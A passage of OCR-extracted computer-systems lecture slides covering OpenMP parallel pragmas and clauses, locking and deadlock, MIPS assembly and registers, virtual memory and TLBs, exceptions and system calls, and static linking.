  for (i = 0; i < N; i++)
    for (j = 0; j < N; j++)
      a[i][j] = MIN(a[i][j], a[i][k] + a[k][j]);
```

Tells compiler to make listed variables private

180

Intel® Software College

Solution

```
int i;
float *a, *b, *c, tmp;
...
#pragma omp parallel for private (tmp)
for (i = 0; i < N; i++) {
   tmp = a[i] / b[i];
   c[i] = tmp * tmp;
}
```


181

Intel® Software College

Clause: firstprivate

The firstprivate clause tells the compiler that the private variable should inherit the value of the shared variable upon loop entry

The value is assigned once per thread, not once per loop iteration

182

Intel® Software College

Example

```
a[0] = 0.0;
for (i = 1; i < N; i++)
     a[i] = alpha (i, a[i-1]);
#pragma omp parallel for firstprivate (a)
for (i = 0; i < N; i++) {
   b[i] = beta (i, a[i]);
   a[i] = gamma (i);
   c[i] = delta (a[i], b[i]);
}
```


183

Intel® Software College

Clause: lastprivate

The lastprivate clause tells the compiler that the value of the private variable after the sequentially last loop iteration should be assigned to the shared variable upon loop exit

In other words, when the thread responsible for the sequentially last loop iteration exits the loop, its copy of the private variable is copied back to the shared variable

184

Intel® Software College

Example

```
#pragma omp parallel for lastprivate (x)
for (i = 0;i   < N; i++) {
    x = foo (i);
    y[i] = bar(i, x);
}
last_x = x;
```


185

Intel® Software College

Pragma: parallel

In the effort to increase grain size, sometimes the code that should be executed in parallel goes beyond a single for loop

The parallel pragma is used when a block of code should be executed in parallel

186

Intel® Software College

Pragma: for

The for pragma is used inside a block of code already marked with the parallel pragma

It indicates a for loop whose iterations should be divided among the active threads

There is a barrier synchronization of the threads at the end of the for loop

187

Intel® Software College

Pragma: single

The single pragma is used inside a parallel block of code

It tells the compiler that only a single thread should execute the statement or block of code immediately following

188

Clause: nowait

The nowait clause tells the compiler that there isno need for a barrier synchronization at the end of a parallel for loop or single block ofcode


189

Solution: parallel, for, single Pragma

```
#pragma omp parallel
{
    #pragma omp for nowait
    for (i = 0; i < N; i++)
        a[i] = alpha(i);
    #pragma omp single nowait
    if (delta < 0.0) printf ("delta < 0.0\n");
    #pragma omp for
    for (i = 0; i < N; i++)
        b[i] = beta(i, delta);
}
```


190

Another Timing ⇒ Incorrect Sum



191

Mutual Exclusion

We can prevent the race conditions described earlier by ensuring that only one thread at a time references and updates shared variable or data structure

Mutual exclusion refers to a kind of synchronization that allows only a single thread or process at a time to have access to a shared resource

Mutual exclusion is implemented using some form of locking

192

Intel® Software College

Locking Mechanism

The previous method failed because checking the value of flag and setting its value were two distinct operations

We need some sort of atomic test-and-set

Operating system provides functions to do this

The generic term "lock" refers to a synchronization mechanism used to control access to shared resources

193

Intel® Software College

Critical Sections

A critical section is a portion of code that threads execute in a mutually exclusive fashion

The `critical` pragma in OpenMP immediately precedes a statement or block representing a critical section

Good news: critical sections eliminate race conditions

Bad news: critical sections are executed sequentially

More bad news: you have to identify critical sections yourself

194

Intel® Software College

OpenMP reduction Clause

Reductions are so common that OpenMP provides a `reduction` clause for the `parallel for` pragma

Eliminates need for

- Creating private variable
- Dividing computation into accumulation of local answers that contribute to global result

195

Intel® Software College

Solution #4

```
double area, pi, x;
int i, n;
...
area = 0.0;
#pragma omp parallel for private(x) \
                         reduction(+:area)
for (i = 0; i < n; i++) {
   x = (i + 0.5)/n;
   area += 4.0/(1.0 + x*x);
}
pi = area / n;
```


196

Intel® Software College

Important: Lock Data, Not Code


- Locks should be associated with data objects
- Different data objects should have different locks
- Suppose lock associated with critical section of code instead of data object
  - Mutual exclusion can be lost if same object manipulated by two different functions
  - Performance can be lost if two threads manipulating different objects attempt to execute same function

197

Intel® Software College

Deadlock

- A situation involving two or more threads (processes) in which no thread may proceed because each is waiting for a resource held by another
- Can be represented by a resource allocation graph



- A graph of deadlock contains a cycle

198

Intel® Software College

More on Deadlocks

- A program exhibits a global deadlock if every thread is blocked
- A program exhibits local deadlock if only some of the threads in the program are blocked
- A deadlock is another example of a nondeterministic behavior exhibited by a parallel program
- Adding debugging output to detect source of deadlock can change timing and reduce chance of deadlock occurring

199

Intel® Software College

Deadlock Prevention Strategies

Don't allow mutually exclusive access to resource	Make resource shareable
Don't allow threads to wait while holding resources	Only request resources when have none. That means only hold one resource at a time or request all resources at once.
Allow resources to be taken away from threads.	Allow preemption. Works for CPU and memory. Doesn't work for locks.
Ensure no cycle in request allocation graph.	Rank resources. Threads must acquire resources in order.

200

Work Pool Analogy

- More rows than workers
- Each worker takes an unpicked row and picks the crop
- After completing a row, the worker takes another unpicked row
- Process continues until all rows have been harvested


201

Problem Site

```
int main ()
{
   struct board *stack;
   ...
    #pragma omp parallel
   search_for_solutions
      (n, stack, &num_solutions);
   ...
}

void search_for_solutions (int n,
   struct board *stack, int *num_solutions)
{
   ...
   while (stack != NULL) ...
```


202

Remedy 2: Use Indirection



203

Corrected Stack Access Function

```
void search_for_solutions (int n,
   struct board **stack, int *num_solutions)
{
   struct board *ptr;
   void search (int, struct board *, int *);

   while (*stack != NULL) {
     #pragma omp critical
     { ptr = *stack;
       *stack = (*stack)->next; }
     search (n, ptr, num_solutions);
     free (ptr);
   }
}
```


204

Parallel Sections

Intel® Software College

```
#pragma omp parallel sections
{
<code block A>
#pragma omp section
<code block B>
#pragma omp section
<code block C>
}
```

Meaning: The following block contains sub-blocks that may execute in parallel

Each block executed by one thread

Dividers between sections

205

RISC vs. CISC Machines

Feature	RISC	CISC
Registers	∞32	6, 8, 16
Register Classes	One	Some
Arithmetic Operands	Registers	Memory+Registers
Instructions	3-addr	2-addr
Addressing Modes	r M[r+c] (l,s)	several
Instruction Length	32 bits	Variable

Notes adapted from various sources

206

MIPS is a Load-Store Architecture

- Every operand of a MIPS instruction must be in a register (with some exceptions)
- Variables must be loaded into registers
- Results have to be stored back into memory
- Example C fragment...

```
a = b + c;
d = a + b;
```

- ... would be "translated" into something like:

```
Load b into register Rx
Load c into register Ry
Rz <- Rx + Ry
Store Rz into a
Rz <- Rz + Rx
Store Rz into d
```

Notes adapted from various sources

207

MIPS Register Names and Conventions

Register	Name	Function	Comment
$0	zero	Always 0	No-op on write
$1	$at	reserved for assembler	don't use it!
$2-3	$v0-v1	expression eval./function return	
$4-7	$a0-a3	proc/funct call parameters	
$8-15	$t0-t7	volatile temporaries	not saved on call
$16-23	$s0-s7	temporaries (saved across calls)	saved on call
$24-25	$t8-t9	volatile temporaries	not saved on call
$26-27	$k0-k1	reserved kernel/OS	don't use them
$28	$gp	pointer to global data area	
$29	$sp	stack pointer	
$30	$fp	frame pointer	
$31	$ra	proc/funct return address	

Notes adapted from various sources

208

MIPS Instruction Types

- As we said earlier, there are very few basic operations :
  1. Memory access (load and store)
  2. Arithmetic (addition, substraction, etc)
  3. Logical (and, or, xor, etc)
  4. Comparison (less-than, greater-than, etc)
  5. Control (branches, jumps, etc)
- We'll use the following notation when describing instructions:

rd: destination register (modified by instruction)
rs: source register (read by instruction)
rt: source/destination register (read or read+modified)
immed: a 16-bit value

Notes adapted from various sources

209

Load and Store Examples

- Load a word from memory:

```
lw  rt, offset(base)   # rt <- memory[base+offset]
```

- Store a word into memory:

```
sw rt, offset(base)   # memory[base+offset] <- rt
```

- For smaller units (bytes, half-words) only the lower bits of a register are accessible. Also, for loads, you need to specify whether to sign or zero extend the data.

```
lb  rt, offset(base) # rt <- sign-extended byte
lbu rt, offset(base) # rt <- zero-extended byte
sb  rt, offset(base) # store low order byte of rt
```

Notes adapted from various sources

210

Arithmetic Instructions

```
Opcode  Operands        Comments

ADD     rd, rs, rt      # rd <- rs + rt
ADDI    rt, rs, immed   # rt <- rs + immed
SUB     rd, rs, rt      # rd <- rs - rt

Examples:

ADD     $8, $8, $10     # r8 <- r9 + r10
ADD     $t0, $t1, $t2   # t0 <- t1 + t2
SUB     $s0, $s0, $s1   # s0 <- s0 - s1
ADDI    $t3, $t4, 5     # t3 <- t4 + 5
```

Notes adapted from various sources

211

Flow of Control: Conditional Branches

```
BEQ     rs, rt, target # branch if rs == rt
BNE     rs, rt, target # branch if rs != rt
```

Comparison Between Registers

- What if you want to branch if R6 is greater than R7?
- We can use the SLT instruction:

```
SLT     rd, rs, rt      # if rs<rt then rd <- 1
                        #    else rd <- 0
SLTU    rd, rs, rt      # same, but rs,rt unsigned
```

- Example: Branch to L1 if $5 > $6

```
SLT     $7, $6, $5   # $7 = 1, if $6 < $5
BNE     $7, $0, L1
```


212

Jump Instructions

- Jump instructions allow for unconditional transfer of control:

```
J       target      # go to specified target
JR      rs          # jump to addr stored in rs
```

- Jump and link is used for procedure calls:

```
JAL     target      # jump to target, $31 <- PC
JALR    rs, rd      # jump to addr in rs
                    # rd <- PC
```

- When calling a procedure, use JAL; to return, use JR $31

213

Logic Instructions

- Used to manipulate bits within words, set up masks, etc.

```
Opcode  Operands        Comments

AND     rd, rs, rt      # rd <- AND(rs, rt)
ANDI    rt, rs, immed   # rt <- AND(rs, immed)
OR      rd, rs, rt
ORI     rt, rs, immed
XOR     rd, rs, rt
XORI    rt, rs, immed
```

- The immediate constant is limited to 16 bits
- To load a constant in the 16 upper bits of a register we use LUI:

```
Opcode  Operands        Comments

LUI     rt, immed       # rt<31,16> <- immed
                        # rt<15,0>  <- 0
```


214

Pseudoinstructions

Data moves

Name	Assembly syntax	Expansion	Operation in C
move	`move $t, $s`	`addiu $t, $s, 0`	`t = s`
clear	`clear $t`	`addu $t, $zero, $zero`	`t = 0`
load 16-bit immediate	`li $t, C`	`addiu $t, $zero, C_lo`	`t = C`
load 32-bit immediate	`li $t, C`	`lui $t, C_hi` `ori $t, $t, C_lo`	`t = C`
load label address	`la $t, A`	`lui $t, A_hi` `ori $t, $t, A_lo`	`t = A`

215

System Calls

Service	Code	Arguments	Result
print integer	1	$a0=integer	Console print
print string	4	$a0=string address	Console print
read integer	5		$a0=result
read string	8	$a0=string address $a1=length limit	Console read
exit	10		end of program

216


Hello World

```
        .text           # text segment
        .global __start
__start:                # execution starts here
        la $a0,str      # put string address into a0
        li $v0,4        #
        syscall         # print
        li v0, 10       #
        syscall         # au revoir...
        .data           # data segment
str:    .asciiz  "hello world\n"
```


Virtual Memory

- Address spaces
- VM as a tool for caching
- VM as a tool for memory management
- VM as a tool for memory protection
- Address translation

A System Using Virtual Addressing



- Used in all modern servers, laptops, and smart phones
- One of the great ideas in computer science

Address Spaces

- Linear address space: Ordered set of contiguous non-negative integer addresses:
  $\{0, 1, 2, 3 \ldots\}$
- Virtual address space: Set of $N = 2^n$ virtual addresses
  $\{0, 1, 2, 3, \ldots, N-1\}$
- Physical address space: Set of $M = 2^m$ physical addresses
  $\{0, 1, 2, 3, \ldots, M-1\}$

Why Virtual Memory (VM)?

- Uses main memory efficiently
  - Use DRAM as a cache for parts of a virtual address space
- Simplifies memory management
  - Each process gets the same uniform linear address space
- Isolates address spaces
  - One process can't interfere with another's memory
  - User program cannot access privileged kernel information and code

221


DRAM Cache Organization

- DRAM cache organization driven by the enormous miss penalty
  - DRAM is about 10x slower than SRAM
  - Disk is about 10,000x slower than DRAM
- Consequences
  - Large page (block) size: typically 4 KB, sometimes 4 MB
  - Fully associative
    - Any VP can be placed in any PP
    - Requires a "large" mapping function – different from cache memories
  - Highly sophisticated, expensive replacement algorithms
    - Too complicated and open-ended to be implemented in hardware
  - Write-back rather than write-through

222

Enabling Data Structure: Page Table


- A page table is an array of page table entries (PTEs) that maps virtual pages to physical pages.
  - Per-process kernel data structure in DRAM



223

Handling Page Fault

- Page miss causes page fault (an exception)
- Page fault handler selects a victim to be evicted (here VP 4)
- Offending instruction is restarted: page hit!



Key point: Waiting until the miss to copy the page to DRAM is known as demand paging

224


Locality to the Rescue Again!

- Virtual memory seems terribly inefficient, but it works because of locality.
- At any point in time, programs tend to access a set of active virtual pages called the working set
  - Programs with better temporal locality will have smaller working sets
- If (working set size < main memory size)
  - Good performance for one process after compulsory misses
- If (SUM(working set sizes) > main memory size)
  - Thrashing: Performance meltdown where pages are swapped (copied) in and out continuously

225

VM as a Tool for Memory Management


- Key idea: each process has its own virtual address space
  - It can view memory as a simple linear array
  - Mapping function scatters addresses through physical memory
    - Well-chosen mappings can improve locality



226

VM as a Tool for Memory Management


- Simplifying memory allocation
  - Each virtual page can be mapped to any physical page
  - Avirtual page can be stored in different physical pages at different times
- Sharing code and data among processes
  - Map virtual pages to the same physical page (here: PP 6)



227

Simplifying Linking and Loading


- Linking
  - Each program has similar virtual address space
  - Code, data, and heap always start at the same addresses.
- Loading
  - `execve` allocates virtual pages for .text and .data sections & creates PTEs marked as invalid
  - The `.text` and `.data` sections are copied, page by page, on demand by the virtual memory system



228

VM as a Tool for Memory Protection

- Extend PTEs with permission bits
- MMU checks these bits on each access




229

Summary of Address Translation Symbols

- Basic Parameters
  - N = 2^n: Number of addresses in virtual address space
  - M = 2^m: Number of addresses in physical address space
  - P = 2^p: Page size (bytes)
- Components of the virtual address (VA)
  - TLBI: TLB index
  - TLBT: TLB tag
  - VPO: Virtual page offset
  - VPN: Virtual page number
- Components of the physical address (PA)
  - PPO: Physical page offset (same as VPO)
  - PPN: Physical page number


230

Address Translation With a Page Table



231

Address Translation: Page Hit



1) Processor sends virtual address to MMU


2-3) MMU fetches PTE from page table in memory

4) MMU sends physical address to cache/memory

5) Cache/memory sends data word to processor

232


Address Translation: Page Fault



1) Processor sends virtual address to MMU
2-3) MMU fetches PTE from page table in memory
4) Valid bit is zero, so MMU triggers page fault exception
5) Handler identifies victim (and, if dirty, pages it out to disk)
6) Handler pages in new page and updates PTE in memory
7) Handler returns to original process, restarting faulting instruction

233

Integrating VM and Cache



VA: virtual address, PA: physical address, PTE: page table entry, PTEA = PTE address

234


Speeding up Translation with a TLB

- Page table entries (PTEs) are cached in L1 like any other memory word
  - PTEs may be evicted by other data references
  - PTE hit still requires a small L1 delay
- Solution: Translation Lookaside Buffer (TLB)
  - Small set-associative hardware cache in MMU
  - Maps virtual page numbers to physical page numbers
  - Contains complete page table entries for small number of pages

235


Accessing the TLB

- MMU uses the VPN portion of the virtual address to access the TLB:



236


TLB Hit



A TLB hit eliminates a memory access

237

TLB Miss




A TLB miss incurs an additional memory access (the PTE)
Fortunately, TLBmisses are rare. Why?

238


Multi-Level Page Tables

- Suppose:
  - 4KB (2^{12}) page size, 48-bit address space, 8-byte PTE
- Problem:
  - Would need a 512 GB page table!
    - $2^{48} * 2^{-12} * 2^{3} = 2^{39}$ bytes
- Common solution: Multi-level page table
- Example: 2-level page table
  - Level 1 table: each PTE points to a page table (always memory resident)
  - Level 2 table: each PTE points to a page (paged in and out like any other data)



239

A Two-Level Page Table Hierarchy



32 bit addresses, 4KB pages, 4-byte PTEs

240

Summary

- Programmer's view of virtual memory
  - Each process has its own private linear address space
  - Cannot be corrupted by other processes
- System view of virtual memory
  - Uses memory efficiently by caching virtual memory pages
    - Efficient only because of locality
  - Simplifies memory management and programming
  - Simplifies protection by providing a convenient interpositioning point to check permissions

Altering the Control Flow

- Up to now: two mechanisms for changing control flow:
  - Jumps and branches
  - Call and return


  React to changes in program state
- Insufficient for a useful system:
  Difficult to react to changes in system state
  - Data arrives from a disk or a network adapter
  - Instruction divides by zero
  - User hits Ctrl-C at the keyboard
  - System timer expires
- System needs mechanisms for "exceptional control flow"

Exceptional Control Flow


- Exists at all levels of a computer system
- Low level mechanisms
  - 1. Exceptions
    - Change in control flow in response to a system event (i.e., change in system state)
    - Implemented using combination of hardware and OS software
- Higher level mechanisms
  - 2. Process context switch
    - Implemented by OS software and hardware timer
  - 3. Signals
    - Implemented by OS software
  - 4. Nonlocal jumps: `setjmp()` and `longjmp()`
    - Implemented by Cruntime library

Exceptions

- An exception is a transfer of control to the OS kernel in response to some event (i.e., change in processor state)
  - Kernel is the memory-resident part of the OS
  - Examples of events: Divide by 0, arithmetic overflow, page fault, I/O request completes, typing Ctrl-C



Exception Tables



- Each type of event has a unique exception numberk
- k = index into exception table (a.k.a. interrupt vector)
- Handler k is called each time exception k occurs

245

Asynchronous Exceptions (Interrupts)

- Caused by events external to the processor
  - Indicated by setting the processor's interrupt pin
  - Handler returns to "next" instruction
- Examples:
  - Timer interrupt
    - Every few ms, an external timer chip triggers an interrupt
    - Used by the kernel to take back control from user programs
  - I/O interrupt from external device
    - Hitting Ctrl-C at the keyboard
    - Arrival of a packet from a network
    - Arrival of data from a disk

246

Synchronous Exceptions

- Caused by events that occur as a result of executing an instruction:
  - Traps
    - Intentional
    - Examples: system calls, breakpoint traps, special instructions
    - Returns control to "next" instruction
  - Faults
    - Unintentional but possibly recoverable
    - Examples: page faults (recoverable), protection faults (unrecoverable), floating point exceptions
    - Either re-executes faulting ("current") instruction or aborts
  - Aborts
    - Unintentional and unrecoverable
    - Examples: illegal instruction, parity error, machine check
    - Aborts current program

247

System Calls

- Each x86-64 system call has a unique ID number
- Examples:


Number	Name	Description
0	read	Read file
1	write	Write file
2	open	Open file
3	close	Close file
4	stat	Get info about file
57	fork	Create process
59	execve	Execute a program
60	_exit	Terminate process
62	kill	Send signal to process

248

System Call Example: Opening File

- User calls: open(filename, options)
- Calls __open function, which invokes system call instruction syscall

```
00000000000e5d70 <__open>:
...
e5d79:  b8 02 00 00 00      mov $0x2,%eax # open is syscall #2
e5d7e:  0f 05               syscall       # Return value in %rax
e5d80:  48 3d 01 f0 ff ff   cmp $0xfffffffffffff001,%rax
...
e5dfa:  c3                  retq
```



- %rax contains syscall number
- Other arguments in %rdi, %rsi, %rdx, %r10, %r8, %r9
- Return value in %rax
- Negative value is an error corresponding to negative errno


249

Fault Example: Page Fault

- User writes to memory location
- That portion (page) of user's memory is currently on disk

```
int a[1000];
main ()
{
    a[500] = 13;
}
```

```
80483b7:    c7 05 10 9d 04 08 0d    movl   $0xd,0x8049d10
```




250

Fault Example: Invalid Memory Reference

```
int a[1000];
main ()
{
    a[5000] = 13;
}
```

```
80483b7:    c7 05 60 e3 04 08 0d    movl   $0xd,0x804e360
```



- Sends SIGSEGV signal to user process
- User process exits with "segmentation fault"

251


Linking

- Linking
- Case study: Library interpositioning

252

Static Linking

- Programs are translated and linked using a compiler driver:
  - linux> gcc -Og -o prog main.c sum.c
  - linux> ./prog



253

Why Linkers?

- Reason 1: Modularity
  - Program can be written as a collection of smaller source files, rather than one monolithic mass.
  - Can build libraries of common functions (more on this later)
    - e.g., Math library, standard Clibrary
- Reason 2: Efficiency
  - Time: Separate compilation
    - Change one source file, compile, and then relink.
    - No need to recompile other source files.
  - Space: Libraries
    - Common functions can be aggregated into a single file...
    - Yet executable files and running memory images contain only code for the functions they actually use.

254

What Do Linkers Do?

- Step 1: Symbol resolution
  - Programs define and reference symbols (global variables and functions):

```
void swap() {...}     /* define symbol swap */
swap();               /* reference symbol swap */
int *xp = &x;         /* define symbol xp, reference x */
```

  - Symbol definitions are stored in object file (by assembler) in symbol table.
    - Symbol table is an array of structs
    - Each entry includes name, size, and location of symbol.
  - During symbol resolution step, the linker associates each symbol reference with exactly one symbol definition.

255

What Do Linkers Do? (cont)

- Step 2: Relocation
  - Merges separate code and data sections into single sections
  - Relocates symbols from their relative locations in the .o files to their final absolute memory locations in the executable.
  - Updates all references to these symbols to reflect their new positions.

256

